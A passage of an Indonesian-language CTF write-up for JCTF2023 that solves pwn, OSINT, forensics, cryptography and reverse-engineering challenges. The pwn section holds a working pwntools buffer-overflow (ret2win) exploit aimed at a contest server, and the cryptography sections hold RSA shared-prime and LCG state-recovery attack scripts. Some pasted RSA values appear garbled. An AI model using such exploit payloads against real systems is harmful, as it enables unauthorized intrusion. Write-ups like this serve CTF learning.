                break;
        }
    }
}
```

Pada fungsi buyBook() terdapat vulnerability BOF yaitu ketika menginputkan nama buku yang ingin dibeli :

```

int __cdecl buyBook(int a1, int a2, _DWORD *a3)
{
    int result; // eax
    char s2[50]; // [esp+2h] [ebp-36h] BYREF
    int i; // [esp+34h] [ebp-4h]

    if ( a2 <= 0 )
    {
        printf("Inventory is empty. Cannot buy Book.\n");
        return fflush(_bss_start);
    }
    else
    {
        printInventory(a1, a2);
        printf("\nYour Balance: $%i\n", *a3);
        printf("Enter the name of the Book to buy: ");
        fflush(_bss_start);
        __isoc99_scanf(" %[^\n]", s2);
        for ( i = 0; ; ++i )
        {
            if ( i >= a2 )
            {
                printf("Book not found.\n");
                return fflush(_bss_start);
            }
            if ( !strcmp((const char *)(56 * i + a1), s2) )
            {
                break;
            }
            if ( *a3 < *(_DWORD *)(56 * i + a1 + 52) )
            {
                printf("Not enough money to buy %s Book for $%d.\n", (const char *)(56 * i + a1),
                    *(_DWORD *)(56 * i + a1 + 52));
                return fflush(_bss_start);
            }
            else
            {
                printf("You have bought the %s Book for $%d.\n", (const char *)(56 * i + a1),
                    *(_DWORD *)(56 * i + a1 + 52));
                fflush(_bss_start);
                *a3 -= *(_DWORD *)(56 * i + a1 + 52);
                while ( 1 )
                {
                    result = a2 - 1;
                    if ( i >= a2 - 1 )
                        break;
                    strcpy((char *)(56 * i + a1), (const char *)(56 * (i + 1) + a1));
                    *(_DWORD *)(56 * i + a1 + 52) = *(_DWORD *)(56 * (i + 1) + a1 + 52);
                    ++i;
                }
            }
        }
        return result;
    }
}

```

Dan untuk flag ada di fungsi secretBook()

```
int secretBook()
{
    char s[200]; // [esp+0h] [ebp-CCh] BYREF
    FILE *stream; // [esp+C8h] [ebp-4h]

    stream = fopen("flag.txt", "r");
    fgets(s, 200, stream);
    fprintf(_bss_start, "%s\n", s);
    return fflush(_bss_start);
}
```

Kemudian, untuk mendapatkan flag kita hanya perlu mengoverwrite rip ke alamat fungsi secretBook() dengan menggunakan celah pada fungsi buyBook() seperti yang sudah dijelaskan di atas. Berikut adalah solver milik kami :

```
from pwn import *


r = remote("34.101.234.148", 8128)
r.recvuntil(b"choice: ")
r.sendline(b"1")
r.recvuntil(b"buy: ")
payload = b"A" * 0x36
payload += b"A" * 4
payload += p32(0x08049698)
r.sendline(payload)
r.interactive()
```

```
python: can't open file '/home/iftala/Documents
o [iftala@archlinux joints]$ python bookstore.py
[+] Opening connection to 34.101.234.148 on port 8128
[*] Switching to interactive mode
Book not found.
JCTF2023{ur_ret2w1n_5ecr3t_b00k_i5_h3re}

[*] Got EOF while reading in interactive
$
```

Flag : JCTF2023{ur_ret2w1n_5ecr3t_b00k_i5_h3re}

Pada awalnya kami mengira bahwa kami perlu meloads file tersebut dengan library sus-io, namun setelah mencari-cari di google kami menemukan ada tools yang lebih relevan <https://paleteworks.mkpo.li/edit>. Selanjutnya kita tinggal import saja file flag.sus pada tool tersebut. Kemudian kami mendapatkan flag dalam bentuk seperti berikut :



Flag: JCTF2023{rEAIlysusXDD}

FeedBack

Tinggal isi feedback form.

Flag: JCTF{thanks_for_filling_this_feedback}

OSINT

WhereIsThis

wherelsThis

100

Jota and Krint headed from Tugu Jogja to the north, for some reason Jota and Krint separated, Krint's cellphone ran out of battery and the last photo she sent was a photo of Indomaret version dated January 2022, please help Jota find Indomaret's address to meet Krint. Enter your answer in capital letters using the format JCTF2023{PLUSCODE_KELURAHAN}.

Author: Jears #8964

https://drive.google.com/file/d/1labiA8bnjYmeM6HHYkJ9_629EQX7Hs/view?usp=share_link

Deskripsi

Jota and Krint headed from Tugu Jogja to the north, for some reason Jota and Krint separated, Krint's cellphone ran out of battery and the last photo she sent was a photo of Indomaret version dated January 2022, please help Jota find Indomaret's address to meet Krint. Enter your answer in capital letters using the format JCTF2023{PLUSCODE_KELURAHAN}.

Solve

Diberikan sebuah gambar seperti ini



Sesuai pada deskripsi di soal, kita perlu mencari alamat yang diberikan pada gambar, clue tersebut terdapat bahwa lokasi gambar tersebut berada di utara dari Tugu Jogja.

Hal pertama yang dilakukan adalah melihat sekitar dan saya penasaran dengan salah satu kedai makanan ini



Langsung saja search “Pentol Mbokdhe Jogja”

 [instagram.com](https://www.instagram.com/pentol_mbokdhe/)
https://www.instagram.com/pentol_mbokdhe/ ::

PENTOL MBOKDHE (@pentol_mbokdhe) • Instagram photos ...

Jogja Jam buka : 13.00 - 21.00. Menerima pesanan jumlah banyak (pesan via wa) Klik link di bawah untuk detail informasi. linktr.ee/PentolMbokdhe.

 [gofood.co.id](https://gofood.co.id/yogyakarta/restaurant/pentol-m...)
[https://gofood.co.id/yogyakarta/restaurant/pentol-m.../](https://gofood.co.id/yogyakarta/restaurant/pentol-m...) ::

Pentol Mbokdhe - GoFood

Pentol Mbokdhe. Super Partner. Bakso & soto, Cepat saji, Jajanan. Pesan antar gak tersedia. Jam buka. Jl.Anggajaya 2 No.75 B, Sanggrahan, Condongcatur, ...

[https://gofood.co.id/yogyakarta/restaurant/pentol-m.../](https://gofood.co.id/yogyakarta/restaurant/pentol-m...) ::


Pentol Mbokdhe, Timoho - GoFood

Pentol Mbokdhe, Timoho. Jajanan. Pesan antar gak tersedia. Jam buka. Jl. Timoho No. 111 (Indomaret Timoho), Gondokusuman, Yogyakarta. Baru. Rating resto.

Terdapat instagram dari nama kedai tersebut, langsung saja kita lihat


PENTOL MBOKDHE
Restaurant
PENTOL SEJUTA UMAT
📍 Jogja
⌚ Jam buka : 13.00 - 21.00
Menerima pesanan jumlah banyak (pesan via wa)
Klik link di bawah untuk detail informasi
linktr.ee/PentolMbokdhe

Coba kita lihat linktree nya




Terdapat tempat lokasi - lokasi kedai tersebut sisanya tinggal cari yang mirip seperti ada pada gambar.

Kemudian saya menemukan lokasi yang dimaksud



Dan berikut adalah alamatnya



Karena flag hanya perlu pluscode dan kelurahan maka flag didapat
Flag : JCTF2023{69FC+8V_TEBAN}

FORENSICS

Dinosaur

Dinosaur

100

The stegosaurus is one of the few creatures that likes to eat blowfish. The key of its favorable taste to a blowfish is dinosaur. It initializes his day by using blowfish. Although it wasn't the best food of the prehistoric era, the stegosaurus always leaves a FeedBack which until now, is still a Cipher for historians to crack. No phrases were used by historians to describe the extinct dinosaur.

By the way, stegosaurus likes to hide.
Stegosaurus... hide?

Author: Giga - Infinicus#6867

https://drive.google.com/file/d/1ymEPI2oZO LubN3VD8Skusp=share_link

[Flag](#) [Submit](#)

Deskripsi

The stegosaurus is one of the few creatures that likes to eat blowfish. The key of its favorable taste to a blowfish is dinosaur. It initializes his day by using blowfish. Although it wasn't the best food of the prehistoric era, the stegosaurus always leaves a FeedBack which until now, is still a Cipher for historians to crack. No phrases were used by historians to describe the extinct dinosaur.

By the way, stegosaurus likes to hide. Stegosaurus... hide?

Solve

Diberikan sebuah gambar seperti ini



Sesuai pada deskripsi di soal, kita dapat melakukan extract dengan steghide
steghide extract -sf dino.jpg

```
sinon@LAPTOP-2VOH1439:/mnt/d/a/bounty/ctf/JONTSUGM2023$ steghide extract -sf stegosaurus.jpg
Enter passphrase:
the file "insides_of_stegosaurus.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "insides_of_stegosaurus.txt".
sinon@LAPTOP-2VOH1439:/mnt/d/a/bounty/ctf/JONTSUGM2023$
```

Setelah itu kita mendapat enkripsi blowfish seperti pada deskripsi, kemudian kita harus teliti terhadap deskripsi chall.

The key of its favorable taste to a blowfish is dinosaur -> mengacu pada key yang akan digunakan untuk decrypt

It initializes his day by using blowfish -> mengacu pada initialization vector

the stegosaurus always leaves a FeedBack which until now, is still a Cipher for historians to crack. -> mengacu pada mode dekripsi yang akan digunakan

Kita gunakan cyberchef untuk melakukan decrypt

Blowfish Decrypt

Key: dinosaur

IV: blowfish

Mode: CFB

Input: Hex

Output: Raw

e11fc27e5c133faf281e3e4d78c3e0bc773b1306e805493488fc32b4348c44f34d3cae6cd642f7c80b4

Output: JCTF2023{the_st364n0s4uru5_likes_b10wf15h}

Flag : JCTF2023{the_st364n0s4uru5_likes_b10wf15h}

File Smuggling

Diberikan file challenge.html yang jika kita run di browser, tampilannya seperti berikut :

File: flag.jpg
Size: 35,969,389 bytes
Message: Good Luck finding the password

Retrieve File

Generated by dundorma


Ditemukan password “supersecretpassword” dari hasil decode string base64 yang ditemukan pada file tersebut. Jika kita coba inputkan password tersebut, maka akan mendapatkan sebuah file baru bernama flag.jpg. Selanjutnya kami menggunakan tool foremost pada file flag.jpg, hasilnya kami mendapatkan file flag.wav dan hint.txt.

Isi dari hint.txt adalah sebagai berikut :

listen to flag.wav. It's supposed to be mono, but the left and right channels are slightly different. Figure out what's the difference and get the flag

Dari hasil searching menggunakan google, kami menemukan challenge yang mirip <https://phish.town/posts/2022/11/after-dark-ctf-fall22-diff/>. Dengan menggunakan metode yang sama, yaitu :

1. Split Stereo to Mono
2. Pilih salah satu channel kemudian Invert
3. Kemudian satukan lagi menjadi Mono Audio



Didapatkan audio morse code, kemudian kami menggunakan module python "morse-audio-decoder" untuk mendecode audio morse tersebut. Hasilnya adalah sebagai berikut:

```
index@localhost:/mnt/d/CTF/JOINTSCTF/File_Smuggling
花 ls
morse.wav
index@localhost:/mnt/d/CTF/JOINTSCTF/File_Smuggling
花 morse-audio-decoder morse.wav
YOU GOT IT
index@localhost:/mnt/d/CTF/JOINTSCTF/File_Smuggling
花
```

Flag: JCTF2023{YOU GOT IT}

CRYPTOGRAPHY

Easy CBC

Challenge 47 Solves X

Easy CBC
100

Whoa, do you know that you can encrypt an image and make it like nonsense? anyway, recently I heard about this AES-CBC encryption and I try to use it to encrypt an image.

author: Arif ('saj#6550)

<https://drive.google.com/drive/folders/1os7my96amOGnIusp=sharing>

Flag Submit

Diberikan attachment berupa link drive yang berisi encryptor, deskripsi, dan file output berupa .bmp. Encryptor berisi sebagai berikut

```
class CBCEncryption:
    def __init__(self, key, iv):
        self.cipher = Cipher(algorithms.AES(key), modes.CBC(iv), backend=default_backend())
        self.encryptor = self.cipher.encryptor()

    def encrypt(self, image):
        return self.encryptor.update(image)

    def finalize_encrypt(self):
        return self.encryptor.finalize()

def EncryptImage(encryption, image, output):
    output = output + '.bmp'
    image = Image.open(image)
    image.save('temp.bmp')
    with open('temp.bmp', 'rb') as reader:
        with open(output, 'wb') as writer:
            image_data = reader.read()
            header, body = image_data[:54], image_data[54:]
            body += b'\x35' * (16 - (len(body) % 16))
            body = encryption.encrypt(body) + encryption.finalize_encrypt()
            writer.write(header + body)
            writer.close()
    reader.close()
    os.remove('temp.bmp')

def main():
    key = b'JOINTSCTF2023'
    key = key.ljust(32, b'\x35')

    iv = key[:16]
    iv = bytearray(iv)
    for i in range(16):
        iv[i] = iv[i] ^ 0x35
    iv = bytes(iv)

    AesCbc = CBCEncryption(key, iv)
    EncryptImage(encryption=AesCbc, image='flag.jpg', output='out')

if __name__ == '__main__':
    main()
```

Pada intinya, body dari image dienkripsi menggunakan enkripsi dari cryptography.hazmat, tanpa headernya. Dan karena key, mode, iv, dan tekniknya menggunakan modul, maka dapat digunakan kembali dan menggunakan fungsi decrypt, yang kemudian dibuat kembali imagennya

```
from Crypto.Cipher import AES
from PIL import Image
import base64
import os
import sys

IV_LEN = 16
BLOCK_LEN = 16

def decrypt(imagefile):
    """
    Decrypts image with given key
    """
    key = b'JOINTSCTF2023'
    key = key.ljust(32, b'\x35')
```

```

iv = key[:16]
iv = bytearray(iv)
for i in range(16):
    iv[i] = iv[i] ^ 0x35
iv = bytes(iv)

with open(imagefile, 'rb') as image_file:
    enc_str = image_file.read()

aes = AES.new(key, AES.MODE_CBC, iv)
header = enc_str[:54]
data = aes.decrypt(enc_str[54:])
out = header + data[:-16]

with open('dec.bmp', 'wb') as image_file:
    image_file.write(out)

decrypt('out.bmp')

```

Dan ketika dijalankan akan muncul gambar yang berisikan flag



Flag : JCTF2023{n4rim0_in9_pAndum}

Rumah Sakit Akademik UGM

```
1 |n:2033839934273573352848831565957335366126450214821087635255063664016061756761472067621174024326136907256264945870603987732597
47913026092495274730138727225977621813539366603775241750919889160302546990789658557793864192713591502663176537748905303017146
86506598673911290308530852433524465049883064461178359752819185633231107664438020142949888302928562551987050961620584
08270858827208570041678470186211785722809574409355661044641752346917557763142746797634625664245274316963864094985289026
1334104100137018559926554336449201639254053730686185468280645745459979364160404939356569025718170974354170907
2 |c:849400943451868140971077164145789766006790044519056660284139788505127148182796767196533100851316569022553557360354794721126
44712819293450564581752717013229262986906576740869093333851503109220130015658261678705431466638561311054299305788620394284629
88841916999110966752874790932260102220730442192608803357831562107014454859443786751641075443667054917600090888876679218177852525038063012025
571283894770932260102220730442192608803357831562107014454859443786751641075443667054917600090888876679218177852525038063012025
5468699111543269242059606479492088528469050134857693450510469386318763777557436708900297175077459690397155760691
3 |e:65537
4 |
5 |n:178896836386747312123455033933743704141268065026915880128474300480308853336943191249233133426563901295882141274978655715734255
084932400602184531878783331482343067556586425057668109994630028844984787742271808495819368625189612812132
7040078887726906282077698858842970736346795954351412835588695585146754105757543454902932717700157988127500460916924557665377
68175707520593552382005485232837298290408816311567042291867555117652405664379056179660227756782026543886175278657180748034929
6086617393597301782217129264469802756811734647497901065790015458601996430530906307259799400801537497157734045885510491490306
6 |c:1062682743861208893735804533074750288232909805397135853088784352030389120565242652029374212876221894736064419213454429676253
998578275543304637958367696658109616329051363129387998395199458175238707366129496814828325536764412617155069906069648393
4763308344688705937132838219034152317749262380121498634186197928045573894588689775194627895436296300374285076174951400849623
10442044215626320492646769289975694277677465962807451063295905887267988139744538811910388765565552553366036939052537301075777
48451529784225738880743608605810778527817836219604223751833269965489016432276005094745321411993390276040114565038
7 |e:65537
8 |
9 |n:257996953616501988078225199527173992386861114350951056723920594315303297784786354979572407900542010222770368228740760748103
133319998489769237247243269837071010854478686132652920075565595708517732771114451758861088446018508300873385079037220207628720
074891623155829238280131883298745170599928486649000445253663599856171107613632711336283186748462631425647261090831118268392165
7174278744681868980046984731364940659643889472076237840873311818360315046667497294607423598428981600497455529121102
6976730877817335761952068465529348523912760973312249695922854535625569873969803520608738659472586587365817
10 |c:23821650424493372429766046173464115960132936482409885170997154302538675386753867512085781628134314069061058685258265057313280321245221385281986794219703866854
6609118806532038815662358769402772773623679589628969976938917247919134553678421649812330347699892110146715059503809217426207
16808316559844042539603305745390647403673862851877675486688816289613194866166592803698235765693791160208329510682796705442065
992448640779736648517384742290200971919503325485763336585888469672049967246641609633799970728291449500071301454496029400498599
7163886227963967149149561825801978970341095659776179486104946143922649583963198021752446404919871541871914731827
11 |e:65537
12 |
13 |n:20530981771615837274810219753166679573266472692775017098780610658157716651717639489927078647888507579146066131295127121555274
9070066281687950244394787700898318949390415269734850888083254717417991333846587937126748262095517316914657574784088168013519
95096103835942116883468480924646499017284416926778989729043729828197581667625457346399045300154866865379625592585289902397
5885795914028774311805068424681842103954632066032791077643138231357995606588923686419164322788225329373945274992167837532849
6059500454933724297660461796474115960132936482409885170997154302538675386753867512085781628134314069061058685258265057313280321245221385281986794219703866854
c:5188651592914652265277871038638494268696443263157861425240137503307863434399803307224448546994409541071970112009667892
971305291487655474179648899239734542676033210991545020122243110178932138782727987297159092001458113439380283943403025357
9049836607845591344079753314439837009761248732906883379723981213286067730492612116275017893205380262516925809152340133349364
1377438131212375453458828957065815294616638744112398964255460911586680210814240860135864439482408097410331881912073446123329
6124794711120945211052869770578470231083812493094737023257896921514542349958165356710481592188996720628126538742
15 |e:65537
16 |
17 |n:955805696610149009773228330764774020371552891122011175764203755498610360723587875447154741941916968126746048134430127359138
7003967664056197513071733185757503431402457671814226422761338351722150947221355610687957465794525847051388253717806308634713
40890289176710702832139932658769982899365933281661778401967475187678333564643243222139847306261751827822456502754382771230220
618349797300426375930519118026159738045657125476302251275568188607694659952576865383999409881617842355437028083267590815356579
73280087049886793073698072199863437026342178156503366521787813527884612215431899602154082691721927424990081151771
```

Terdapat file flag.enc yang berisi kumpulan n,e, dan c. Disini kami menyimpulkan bahwa kemungkinan terdapat nilai modulus yang memiliki faktor yang sama. Jadi kami lakukan gcd untuk pasangan modulus yang ada dan ternyata terdapat yang sama. Kemudian tinggal lakukan decrypt RSA seperti biasa

```
import gmpy2
from Crypto.Util.number import *

f = open("flag.enc","r").read()

array_n = []
array_c = []
array_e = []
for i in f.split("\n"):
    if(i != ""):
        tmp = i.split(":")
        if(tmp[0] == "n"):
            array_n.append(int(tmp[1]))
        elif(tmp[0] == "c"):
            array_c.append(int(tmp[1]))
        else:
            array_e.append(int(tmp[1]))
```

```

for i in range(len(array_n)):
    for j in range(i+1,len(array_n)):
        check = gmpy2.gcd(array_n[i],array_n[j])
        if(check != 1):
            q = check
            p = array_n[i] // q
            phi_n = (p-1)*(q-1)
            d = inverse(array_e[i], phi_n)
            print(long_to_bytes(pow(array_c[i],d,array_n[i])))

```

Flag : JCTF2023{d0nt_r3us3_y0ur_pr1m3s_4g41n_4nd_4g41n}

XOR Shifting

Soal melakukan xor dengan index lalu melakukan generate random number dengan algoritma lcg dimana yang digunakan hanya setengah nilai random tersebut. Karena disini nilai NBITS tidak diketahui, kita bisa lakukan bruteforce. Untuk nilai state karena diketahui setengah nilainya kita bisa recovery dengan menggunakan script berikut yang melakukan recovery dengan LLL algorithm

https://github.com/jvdsn/crypto-attacks/blob/master/attacks/lcg/truncated_state_recovery.py .

Untuk state yang kita recover diketahui dari plaintext yang ada pada flag yaitu JCTF2023{

```

from sage.all import QQ
from sage.all import ZZ
from sage.all import matrix
from sage.all import vector

class LCG:
    def __init__(self, seed, a, c, m):
        self.seed = seed
        self.a = a
        self.c = c
        self.m = m

    def next(self):
        self.seed = (self.a * self.seed + self.c) % self.m
        return self.seed

    def attack(y, k, s, m, a, c):
        """
        Recovers the states associated with the outputs from a truncated linear congruential
        generator.

        More information: Frieze, A. et al., "Reconstructing Truncated Integer Variables
        Satisfying Linear Congruences"
        :param y: the sequential output values obtained from the truncated LCG (the states
        truncated to s most significant bits)
        :param k: the bit length of the states

```

```

:param s: the bit length of the outputs
:param m: the modulus of the LCG
:param a: the multiplier of the LCG
:param c: the increment of the LCG
:return: a list containing the states associated with the provided outputs
"""

diff_bit_length = k - s

# Preparing for the lattice reduction.
delta = c % m
y = vector(ZZ, y)
for i in range(len(y)):
    # Shift output value to the MSBs and remove the increment.
    y[i] = (y[i] << diff_bit_length) - delta
    delta = (a * delta + c) % m

# This lattice only works for increment = 0.
B = matrix(ZZ, len(y), len(y))
B[0, 0] = m
for i in range(1, len(y)):
    B[i, 0] = a ** i
    B[i, i] = -1

B = B.LLL()

# Finding the target value to solve the equation for the states.
b = B * y
for i in range(len(b)):
    b[i] = round(QQ(b[i]) / m) * m - b[i]

# Recovering the states
delta = c % m
x = list(B.solve_right(b))
for i, state in enumerate(x):
    # Adding the MSBs and the increment back again.
    x[i] = int(y[i] + state + delta)
    delta = (a * delta + c) % m

return x

format_flag = b"JCTF2023{"
ciphertext = [2244895569021861785953, 3784140356364399127260,
1122207063243315374614, 2779328057819887836878, 615628993255332199025,
1097897724791022153330, 1340972637637562045345, 3067221294795200528780,
168223909727132806918, 1160463144814165498807, 2862914123705322295444,
1011724669645198625362, 3646606689282335395757, 1401100950875149233719,
135832435025702014458, 1027294423867652785223, 69538771834271649322,
2894334610632092518073, 4427565770491623875922, 3671362231160082129582,
2624266527076839092364, 2187259007779586656878, 3945050766423504326828,
1781129687538925573665, 628450057860654828247, 473245169834380926547,
3480215109444770945184, 2521183760544363824432, 1643769810260151239355,
2398559372877135132367, 963831139381146113457, 2642717085218154841095,
1105941072510707529135, 2293275155968680296334, 215409304598409050364,
4086669574060703122511]

```

```
for bit_guess in range(0x100):
    y = []
    for i in range(len(format_flag)):
        y.append(format_flag[i]^^ciphertext[i])
    s = bit_guess>>1
    m = 1<<bit_guess
    a = 0xF09D09
    c = 0xC0DE
    result = attack(y,bit_guess,s,m,a,c)
    lcg = LCG(int(result[-1]),a,c,m)
    flag = ""
    try:
        for i in range(len(format_flag),len(ciphertext)):
            random_value = lcg.next()>>(bit_guess>>1)
            ciphertext_value = ciphertext[i]
            flag += chr(ciphertext_value^^random_value)
    except Exception as e:
        continue
    flag = format_flag.decode() + flag
print(flag)
```

```
[iftala@archlinux joints]$ sage solver.sage
JCTF2023{Line4r_Algebra_is_powerful}
[iftala@archlinux joints]$
```

Flag : JCTF2023{Line4r_Algebra_is_powerful}

REVERSE ENGINEERING

For You

Diberikan sebuah Python Bytecode yg potongannya terlihat sebagai berikut

```
| 1      0 LOAD_CONST          0 (0)
| 2      2 LOAD_CONST          1 (None)
| 4      4 IMPORT_NAME         0 (sys)
| 6      6 STORE_NAME          0 (sys)

| 8      8 BUILD_LIST          0
| 10     2 (('2', '_','e','n','u','s','3','3','n','t','C','_','_','2','0','r','t',
| 'g','1','0','_','j','h','s','w','[','4','e','u','3','y','}', '_', '3','F','o','d','_','e','j','i','t'))
| 12     1 LIST_EXTEND         1
| 14     14 STORE_NAME          1 (s)

| 16     16 LOAD_CONST          3 ('')
| 18     18 LOAD_METHOD         2 (join)
| 20     20 LOAD_NAME           1 (s)
| 22     22 LOAD_CONST          1 (None)
| 24     24 LOAD_CONST          1 (None)
| 26     26 LOAD_CONST          4 (-1)
| 28     28 BUILD_SLICE         3
| 30     30 BINARY_SUBSCR       1
| 32     32 CALL_METHOD          1
| 34     34 STORE_NAME          1 (s)

| 36     36 LOAD_NAME           0 (sys)
| 38     38 LOAD_ATTR            3 (stdout)
| 40     40 LOAD_METHOD          4 (write)
| 42     42 LOAD_NAME           1 (s)
| 44     44 LOAD_CONST          5 (20)
